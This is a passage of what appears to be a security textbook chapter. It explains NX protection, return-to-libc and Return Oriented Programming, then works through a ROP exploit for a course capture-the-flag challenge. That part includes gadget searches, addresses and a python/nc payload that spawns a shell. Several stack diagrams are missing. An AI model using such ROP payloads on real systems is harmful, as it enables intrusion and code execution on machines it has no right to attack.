R The only thing that matters is the presence or absence of the x flag. The stack will be readable and writable, no matter what we say.

7.1.4.3 The kernel

If GNU_STACK is present and not marked as executable, NX will be used for all the stack pages. If GNU_STACK is either absent, or marked as executable, the stack will be executable (no NX flag set).

Up to version 5.10, excluded, the kernel also used the GNU_STACK segment to understand what to do with the other memory segments.

- Up to version 5.7, included, the Linux kernel interpreted a missing or executable GNU_STACK as a request for legacy behavior: the NX bit would not be used *at all* in these cases.
- In versions 5.8 and 5.9, Linux only completely disables NX if the GNU_STACK segment is missing. If the segment is present and marked as executable, only the stack will have NX turned off, while other data sections will have their permissions set according to their flags in the ELF program table.

Since version 5.10, only the stack is affected by GNU_STACK. This means that all gray areas in Figure 7.1 will be non-executable, with the possible exception of the stack.

> Old versions of the Linux kernel pushed code onto the process stack, to implement returns from signal handlers. The signal mechanism allows processes to attach handlers to signals. When the kernel needs to deliver a signal to a process, it changes the stored state of the process so that, the next time it is scheduled to run, it will jump to the handler. However, when the handler terminates, the kernel should be informed, so that it can restore the previous process state and let the process continue from the point of interruption. This work is done by the sigreturn() system call, but signal handlers are written like normal C functions and programmers are not expected to call sigreturn(). Old Linux kernels injected a call to sigreturn() by pushing some trampoline code onto the process' userspace stack: the code called the handler and then called sigreturn(). This mechanism can only work if the stack is executable, and it had to be changed in order to improve the NX support: the trampoline code is now in the C library and its address is communicated to the kernel using a Linux-specific argument to sigaction() (you can check the details in mynix/lib/sigaction.c).

7.1.4.4 The dynamic linker

While the ELF files of the dynamic linker and the executable are interpreted by the kernel and mapped according to the rules described in Section 7.1.4.3 above, the ELF files of the dynamic libraries are interpreted by the dynamic linker in userspace (see Section A.4), using the mmap() system call. Therefore, it is the dynamic linker that determines the protection bits of these segments. The kernel has no way of understanding the purpose of an mmap() call, so it cannot check that the execution permission is not being abused: the dynamic linker must cooperate and mmap() the loaded library data segments as non-executable. Fortunately, there is no reason for the dynamic linker not to obey the flags found in the ELF program tables, so it is unlikely that any existing dynamic linker has ever asked for execution permission in data sections.

There is however a task we must delegate to the dynamic linker: if one of the loaded libraries asks for an executable stack, the dynamic linker must ask the kernel to turn off the NX bit for the stack pages using the mprotect() system call.

7.1.4.5 The C library

Finally, the dynamic memory allocator, typically implemented in the C library (see Chapter 8), should avoid asking for execution permission when asking the kernel for more pages. In particular, the allocator can ask for more pages either by using the sbrk() system call, or by using mmap(). The former system call is heap specific, so the kernel can force the new pages to be mapped as NX; in the latter case, it must be the allocator itself which should not ask for execution permission. Fortunately, since execution permission has always had to be explicitly requested, it is very likely that no existing allocator has ever asked for it.

7.2 Return to libc


One of the most important discoveries in binary exploitation is the realization that arbitrary computation is possible even *without injecting any new code*. This means that non-executable data cannot completely block all attacks: it only makes them (slightly) more difficult.

In this Section and in the next we will examine the most common techniques that reuse the code of the attacked binary to perform computations chosen by the attacker. Probably the first public demonstration of how to defeat NX is Solar Designer's 1997 *return-into-libc* exploit[1].

The bug exploited by this technique is a standard buffer overflow that allows the attacker to overwrite part of a stack frame in a vulnerable program. The idea is to overwrite the saved return address with the entry point of another function. When the vulnerable function returns, the process starts executing the attacker's chosen function.

What function can the attacker choose? A very useful one, found in the C library, is of course `system()`. The attacker must also pass an argument to this function, which should be a pointer to a string containing the shell command to execute. On 32-bit systems, the arguments are passed up the stack, which the attacker controls, so the only problem is finding the address of an appropriate string. Strings are just data and can be injected into the stack as part of the buffer overflow attack. However, very useful strings (such as `"/bin/sh"`) can already be found in the C library itself. Having a string already in the binary has the added advantage that it can be used even if the exploitable bug doesn't allow the attacker to inject null bytes, because otherwise it would be very difficult to terminate an injected string.

Solar Designer's exploit also shows how the attacker can chain two function calls, such as calling `setuid(0)` before calling `system("/bin/sh")`, to to bypass the shell's set-uid check (Section 4.5.3). The attacker can prepare the following stack:



This takes advantage of the fact that on function enter, the stack top of the stack should contain the return address of the function, followed by the function arguments. Thus, `setuid()` will use the `0` argument and, upon completion, "return" into `system()`, which will then use the pointer to `"/bin/sh"`. However, this method severely limits the number and type of functions that can be chained. In the following years, more general ways of performing longer computations were proposed, culminating in the Return Oriented Programming technique.

7.3 Return Oriented Programming

The idea of Return Oriented Programming (ROP for short) is to chain existing code using `ret` instructions, similar to the example above, but the chained code does not have to be complete functions.

[1] https://seclists.org/bugtraq/1997/Aug/63





Figure 7.2 – The ROP machine

Rather, any existing code fragment that ends in a `ret` instruction can be used. These fragments are commonly called *ROP gadgets*, or simply gadgets when ROP is understood. The ROP gadgets are *chained* using the `ret` instructions at their end.

The "Return Oriented Programming" name is just a joke on Object Oriented Programming.

Suppose that a program contains a classic stack-based buffer overflow and the attacker wants to exploit it to execute gadget "g_1`; ret`", followed gadget "g_2`; ret`", followed by gadget "g_3`; ret`". Assume, for the moment, that the gadgets do nothing with the stack pointer other than popping a return address with their final `ret`. Then the attacker can arrange the stack as follows:



The buffer is overflown to reach the saved return address, where the attacker places the address of the first gadget, followed by the addresses of the other gadgets. When the vulnerable function executes its `ret`, it jumps to gadget g_1, at the same time popping the address of g_1 off the stack. The stack pointer now points to the line below, which contains the address of g_2. When g_1 completes and executes its own `ret`, the execution will jump to g_2 and the stack pointer will be moved to g_3, and so on.

Probably the best way to think about this technique, is to forget the intended meaning of `ret` and imagine that we are programming yet another weird machine, which we can call the *ROP machine*, implemented by the underlying "normal" machine—see Figure 7.2. The general registers of the ROP machine are the same as the normal machine, but the instruction pointer of the ROP machine is the *stack pointer* of the normal machine. The instruction set of the ROP machine has an opcode for every available gadget. Each ROP instruction is encoded as a sequence of one or more stack lines: the first stack line is always the opcode, and the other stack lines may contain operands. Every instruction of the normal machine is reinterpreted as a *microinstruction* of the ROP machine, the code sections of the original program work as a large “microcode ROM”, the gadgets are microcode sequences that implement the ROP instructions, and ROP instruction opcodes encode the address of their microcode in the ROM. The instruction pointer of the normal machine (`rip`) is relegated to the role of the microcode instruction pointer.

As an example, Figure 7.3 shows the microexecution of a ROP instruction with gadget “`pop rdi; ret`”. Initially (Figure 7.3a) the microinstruction pointer (`rip`) points to a `ret` microinstruction (either the initial `ret`, or the `ret` from a previous gadget). The ROP instruction pointer (`rsp`) points to the next ROP instruction. The `ret` microinstruction loads the microinstruction pointer with the address of the gadget that implements the ROP instruction (Figure 7.3b). Note how opcode$_1$ has also been “popped” from the stack and `rsp` now points to the second line of the ROP instruction (the one that stores the C value). Now, the “`pop rdi`” microinstruction is executed (Figure 7.3c): this loads C into `rdi` and also moves the ROP instruction pointer to the next ROP instruction (opcode$_2$). The entire process can be understood as the execution of a “load immediate value into `rdi`” ROP instruction. In the end, the microinstruction pointer points to another `ret`, so the process can start again, executing the next ROP instruction. The `ret` microinstruction just means “fetch the next opcode”.

R In the middle of the microexecution of a ROP instruction, `rsp` is sort of “co-opted” to perform other tasks and no longer works as a ROP instruction pointer, since it may point *inside* a ROP instruction, as in the central part of Figure 7.3. In Figure 7.2 we have glossed over this annoying fact and have shown `rsp` pointing to the ROP instruction “as a whole”, whatever that may mean. This is not a problem in practice: `rsp` works as an instruction pointer when it actually matters, i.e., before each `ret`.


A sequence of ROP instructions is called a ROP chain. It is a program for the ROP machine: it starts execution with a first `ret`, which must be executed by a normal program running on the normal machine, and then continues on its own.

> The meaning of the term gadget has changed over the years. In the original proposal, a gadget was an “arrangement of words on the stack”, but repeated use has simplified its meaning, and it now refers only to the address of a single fragment of code, or more often to the fragment itself. With respect to the ROP machine introduced above, we can say that an ROP instruction is an instance of a gadget in the original sense, while an instruction microcode (or its opcode) is a gadget in the modern sense.

What kind of gadgets can you expect to find, and which ones are useful? In a large codebase (think of the C library, for example) there are indeed many useful gadgets. In fact, it is very often the case that the ROP machine is Turing complete. In principle, then, the attacker can do whatever she wants by simply chaining gadgets. For example, she could implement a shell in this way. However, this would require a very large stack. In practice, it is better to just do what is needed to `execve()` a normal shell, or to call `mprotect()` to restore execution permissions on the stack or some other data segment.

We can make some general observations about the technique:

- We need the absolute addresses of the gadgets; if we are attacking a remote server, we need a copy of its binary, including its dynamic libraries;
- we need to be able to inject these addresses, which can be a problem if they contain illegal bytes.



(a) Start

(b) opcode$_1$ fetched

(c) μinstruction executed

Figure 7.3 – Microexecution of a "`pop rdi; ret`" gadget

The latter is especially a problem (for attackers, that is) on 64 bit systems, where addresses tend to contain a lot of null bytes. If the bug that the attacker wants to exploit is based on some misuse of the string functions, it is usually not possible to inject null bytes.

7.3.1 Finding gadgets

There are several tools and libraries that can analyze a binary and find potentially useful gadgets. Some of these tools are also able to automatically build generally useful ROP chains, such as chains that will `execve` a shell.

One such tool is `ropper`[2]. If we want to analyze a file named `binary`, we can call it like this:

```
$ ropper -f binary
```

This will print all the gadgets that `ropper` has found, with their absolute addresses. Note that not all gadgets found will end in `ret`: this is because other techniques have been developed that use other kinds of gadgets (for example, Jump Oriented Programming and Call Oriented Programming). These other gadgets may occasionally be useful even in an otherwise standard ROP chain, but you can pass "`–type rop`" if you don't want to see them.

The `ropper` tool can also run interactively, and this is probably the preferred way to use it. If you run `ropper` without any arguments, it will print a prompt waiting for commands. You can type `help` to see the available commands. Here are some of the most useful commands:

file followed by a path, loads the file and extracts its gadgets (you can load several files at the same time);

type followed by `rop`, `jop`, `cop`, `sys`, or `all`: set the gadget type (this filters out the unwanted gadget types, so that they don't show up in subsequent searches);

search followed by a pattern: search for gadgets that match the pattern.

The last command is, of course, the most useful. Each command has its own help page, which you can read by typing "`help` *command*". We will see other commands, including examples of `search`, while we develop the exploit in the next Section.

7.3.2 An old friend in new clothes

In this Section we develop an exploit for the *rop3* challenge, availabe in ctfd once you have completed *rop1* and *rop2*. We already know the source of the `rop3` binary: it is exactly the same as in the *stack5a* challenge of Section 5.3.5, but this time it was compiled with `-znoexecstack`. This implies that the stack and all other data sections of the `rop3` server are not executable, so we cannot exploit the bug by injecting code as we did last time. The plan, then, is to build a ROP chain that spawns a shell. The simplest strategy is to create a chain that calls `system("/bin/sh")`. Since the server is a 64b binary, we need a way to write or search for strings in memory (for `/bin/sh`), load registers, and call functions. To maximize our chances, we look for gadgets and strings in the C library, which is much bigger than the `rop3` executable. Since ROP is based on absolute addresses, we need to know the load address of the library in the remote process, which we can obtain by loading the binary in the debugger, starting it and using the `vmmap` command. In our case, the load address is `0x7ffff7e05000`. We start `ropper` in interactive mode, then we run the following commands:

```
(ropper)> file libc.so.6
(libc.so.6/ELF/x86_64)> type rop
(libc.so.6/ELF/x86_64)> imagebase 0x7ffff7e05000
```

[2] https://github.com/sashs/Ropper

```
(libc.so.6/ELF/x86_64)> badbytes 0a
```

The purpose of the "`badbytes 0a`" command is to filter-out any gadget whose opcode (recall: the opcode is the address of the gadget) contains byte *0a* (newline), which we cannot inject through a `gets()`.

7.3.2.1 Searching for strings

A string like "`/bin/sh`" is very likely to occur in the C library. Since we plan to use `system()`, which uses `PATH`, even a simpler "`sh`" is sufficient, and this is even more likely to occur, just by chance. There are many ways to look for strings in an ELF binary, including the ancient `strings` command, but we must be careful: what we need is a string in the process *memory*, so we should only look in ELF segments that will actually be loaded when the program is run. Moreover, we need the absolute address of the string in memory. Probably the simplest way to obtain this information is to use the `search` command of `pwndbg`. We run "`gdb rop3`" and issue these commands:

```
pwndbg> start
pwndbg> search -t string /bin/sh
```

(The `search` command works only if the program has started, so that everthing has been loaded in memory.) We immediately obtain:


```
Searching for value: b'/bin/sh\x00'
libc.so.6       0x7ffff7f8f152 0x68732f6e69622f /* '/bin/sh' */
```

Therefore, the (properly terminated) `/bin/sh` string is at address `0x7ffff7f8f152` in the process memory.

Note that `ropper` also contains a `string` command that can be used for this purpose, but it confusingly only prints the least significant 4 bytes of the addresses of the strings it finds (probably a bug introduced while porting the program from 32 to 64 bits architectures).

7.3.2.2 Loading registers

We have already seen that the "`pop rdi; ret`" gadget of Figure 7.3 can be interpreted as a "load immediate into `rdi`" ROP instruction. To load a constant *C* into the `rdi` register we can arrange the stack as follows:



This extremely useful gadget is also very common. We can search for it in `ropper` with

```
(libc.so.6/ELF/x86_64)> search /1/ pop rdi
```


And we immediately obtain

```
0x00007ffff7e2b796 pop rdi; ret;
```

The "`/1/`" part of the `seach` command is optional: it selects only gadgets that consist of a single microinstruction besides the terminating `ret`. It is better to start the search with simpler gadgets, and search for more complex gadgets only if the previous search did not return anything useful.

> You may wonder why this gadget is so common. After all, rdi is a scratch register and the complier doesn't need to restore its contents before a function returns. In fact, this a prime example of an *unintended instruction* found in a binary: the original instruction was most likely "pop r15", encoded as *41 5f*, but this becomes "pop rdi" if we skip the first byte.


We can find gadgets that can load immediate values in other registers and work exactly the same. However, it may happen that we need to load a constant C into a register, say rsi, but we can only find gadgets that also load other registers. For example, the program may only contain the "pop rsi; pop r15; ret" gadget. This is often not a problem, if we can simply ignore the contents of r15: we only need to account for the additional pop:



In general, the gadgets can do something else in addition to what the attacker needs, and this is only a problem if the additional actions don't allow the process to continue (for example, a memory access to a random address that could crash the process).

7.3.2.3 Calling functions

Calling functions in 32 bit systems works much like the return-into-libc technique, but we can use the ROP idea to chain as many calls as we want. Suppose we want to call "foo(arg1, arg2, arg3)". We have to arrange the stack as follows:



Instead of jumping directly from foo() into the next function (called "next gadget" above), we first jump into any gadget that moves the stack pointer past the arguments, like the 3-pops gadget above. After that we are again in a "clean" state and we can continue in any way we want.


On 64-bit Intel/AMD systems, the first 6 arguments are passed in registers, which can be loaded using the gadgets discussed in Section 7.3.2.2 above. It is sometimes difficult to find a gadget that loads the third register (rdx). In old versions of the C runtime, one could use the general "return-to-csu" technique to achieve that[3], but the code that contained that gadget has been removed from the modern runtimes, exactly for this reason.

> The "pop rdx; ret" gadget is difficult to find because rdx is scratch, and adding the *41* REX prefix to "pop rdx" we obtain "pop r10", but r10 is also scratch. A similar

[3] You can find the details by following the links from here: http://hmarco.org/.

problem arises for `rcx`.

From the point of view of the ROP machine, the address of the function is another ROP instruction and the function itself is just one big gadget that can be chained to other gadgets thanks to the `ret` instruction at its end. Unlike most other gadgets, however, the function will want to use the stack for its own purposes (storing local variables, calling other functions, ...). Luckily, it will use the part of the stack *above* the ROP chain, so the execution of the function will not overwrite the other ROP instructions:




In our case, we want to call `system()`, so we need the address of this function in the C library. We can obtain it either from the debugger ("`print system`", once the program is started) or with

```
$ nm -D libc.so.6 | grep system
```

(Note the `-D` option that prints the *dynamic* symbols, which must be present.) Remember that the latter method gives us only the *offset* of `system` from the base address of the C library, so we have to add it back to obtain the absolute address that we need:

$$\mathtt{0x7ffff7e05000} + \mathtt{0x48e50} = \mathtt{0x7ffff7e4de50}.$$

We now have all the pieces to compose our first ROP chain:



00	00	7f	ff	f7	e2	b7	96
00	00	7f	ff	f7	f8	f1	52
00	00	7f	ff	f7	e4	de	50

To inject the chain we also need the offset from the overflown buffer to the saved return address, as for any stack-based buffer overflow exploit. With the usual techniques we find that the offset is 136. We then attempt the attack:

```
$ {
>   export PYTHONIOENCODING=iso-8859-1
>   python3 -c 'print("A"*136+\
>     "\x00\x00\x7f\xff\xf7\xe2\xb7\x96"[::-1]+\
>     "\x00\x00\x7f\xff\xf7\xf8\xf1\x52"[::-1]+\
>     "\x00\x00\x7f\xff\xf7\xe4\xde\x50"[::-1])'
>   cat
> } | nc lettieri.iet.unipi.it 4493
```

The above fails with a “permission denied” error, which we will investigate in a moment. However, the ideas developed so far are sufficient for the next exercise.

Exercise 7.1 — rop1. The *rop1* challenge claims that we will not be able to read `flag.txt`. It should not have said that. ■

7.3.2.4 Writing to memory

The attack to *rop3* failed because the rop3 user in the server has no permission to execute `/bin/sh` or any other installed shell.

R We can deny some users access to a program, say `/bin/sh`, by defining a group, say `nosh`, and assigning the users to this group. Then we proceed as follows (as root):

```
# chown root:nosh /bin/sh
# chmod g=,o=rx   /bin/sh
```

The Unix rules will then deny execute permission of `/bin/sh` to all the users in the group `nosh`, while still granting permission to all other users.

Since we are only interested in the `flag.txt` file, we can try to run “`cat flag.txt`” instead. However, we cannot use `system()`, because it will try to spawn `/bin/sh` to run the command, and it will still fail. This is not a big problem: we can call `execlp("cat", "cat", "flag.txt", NULL)`, which doesn’t involve a shell. For this we need gadgets to load `rsi`, `rdx`, and `rcx` besides `rdi`, but this turns out to be easy in the provided version of the C library. The real problem we face is a different one: the string `"cat"` appears in several places in the C library, but `"flag.txt"` is nowhere to be found. Therefore, we need to write the string `"flag.txt"` in memory ourselves. For this we need to:

1. find suitable gadgets;
2. identify some part of the process memory that we can overwrite.


We are looking for a gadget containing a microinstruction of the form “`mov [`*expression*`], ` *register*”, where we can control both the value of the *expression* and the contents of *register*. We can search for these gadgets using the pattern matching feature of `ropper`:

```
(libc.so.6/ELF/x86_64)> search /1/ mov [%], %
```

Each “`%`” acts as a wildcard. The above command outputs many gadgets, and the pattern matching is not flexible enough to refine the search. In particular, we see gadgets that write single bytes (“`mov byte ptr ...`”), two bytes (“`mov word ptr ...`”), 4 bytes (“`mov dword ptr ...`”), and 8 bytes (“`mov qword ptr ...`”), and we have to sift through them by hand. The following gadgets looks promising:

```
0x00007ffff7e653b2 mov qword ptr [rdi], rsi; ret;
```

Since we can control both `rdi` and `rsi`, we can use this gadget to write a constant *C* at address *A* with a ROP chain like this:



R If no "`mov [%], %`" gadget can be found, but we know the initial contents of the memory that we want to overwrite, we can try with "`add [%], %`", "`and [%], %`" and so on.

Exercise 7.2 — rop2. Use the above ideas on the *rop2* challenge. ■

Having found a gadget that allows us to write into memory, let's move on to the problem of finding a suitable place for the string we need to write. There are many ways to find writable regions of a process memory, including looking at the flags of the program segments with `readelf`, or from within `ropper` itself by using the "`show segments`" command, or from the debugger, by starting the program and using either the standard "`info proc mappings`" command, or the `vmmap` command provided by `pwndbg`. Since we plan to use a function from the C library, its probably safer to overwrite parts of the program itself, rather than parts of the library that `execlp()` may need. This has the added advantage that the addresses in the executable are already absolute, so we can just look for writable segments in the output of "`readelf -Wl rop3`". For example, we can identify this segment (edited):

```
Type    VirtAddr           MemSiz   Flg
LOAD    0x0000000000403230 0x0002e0 RW
```

This means that bytes in the interval $[\mathtt{0x403230}, \mathtt{0x403230} + \mathtt{0x2e0})$ will be writable. In fact, since the AMD64 MMU can only assign permissions to whole pages, we can deduce that the writable interval includes at least the bytes in $[\mathtt{0x403000}, \mathtt{0x403000} + \mathtt{0x1000})$, and we can confirm this in the debugger. If we overwrite less than `0x230` bytes starting from `0x403000`, we can even be reasonably sure that we are not overwriting any of the data in the program itself.

The above chain allows us to write 8 bytes; the "`flag.txt`" string is 8 bytes long, but we also need to make sure that the string is properly terminated, so we will have to repeat the chain a second time, to write the terminator. In the end, our ROP chain will have the shape shown in Figure 7.4.

Exercise 7.3 — rop3. Fill in the blanks and steal the flag from challenge *rop3*. ■

7.3.2.5 Other common gadgets

A gadget consisting only of a `ret` instruction is a NOP instruction for the ROP machine. Besides creating NOP-sleds (Section 5.3.4), a NOP instruction can be useful if we need to change the alignment of the stack pointer. For example, the Application Binary Interface (ABI) in Linux dictates a 16-bytes alignment for the stack pointer immediately before each `call`, i.e., $\mathtt{rsp} \equiv 0 \pmod{16}$ must hold; equivalently, $\mathtt{rsp} \equiv 8 \pmod{16}$ must hold when functions start executing (the difference is caused by the return address pushed by the `call`). There really isn't any actual check for this alignment during execution, except that some SSE instructions raise an exception if their operands are not 16 byte aligned. If the operands are stored in local variables, the compiler guarantees their alignment by assuming that the stack pointer was properly aligned at function entry. If we break this assumption and execution reaches one of these SSE instructions, we may crash the victim process. Notably, SSE instructions can be found in some binaries that have been compiled with advanced optimization options, such as the Ubuntu GNU libc.

R If the function is the first gadget of the ROP chain, then the alignment is certainly wrong. The `ret` that starts the chain restores the $\mathtt{rsp} \equiv 0 \pmod{16}$ of the corresponding `call` in the normal program, but we are abusing the `ret` to *enter* a new function, and for this we need $\mathtt{rsp} \equiv 8 \pmod{16}$.

On 64-bit systems either $\mathtt{rsp} \equiv 0 \pmod{16}$ or $\mathtt{rsp} \equiv 8 \pmod{16}$ hold. A `ret` gadget will add 8 to `rsp`, changing the modulo from 8 to 16 or vice versa, so the problem can always be fixed.

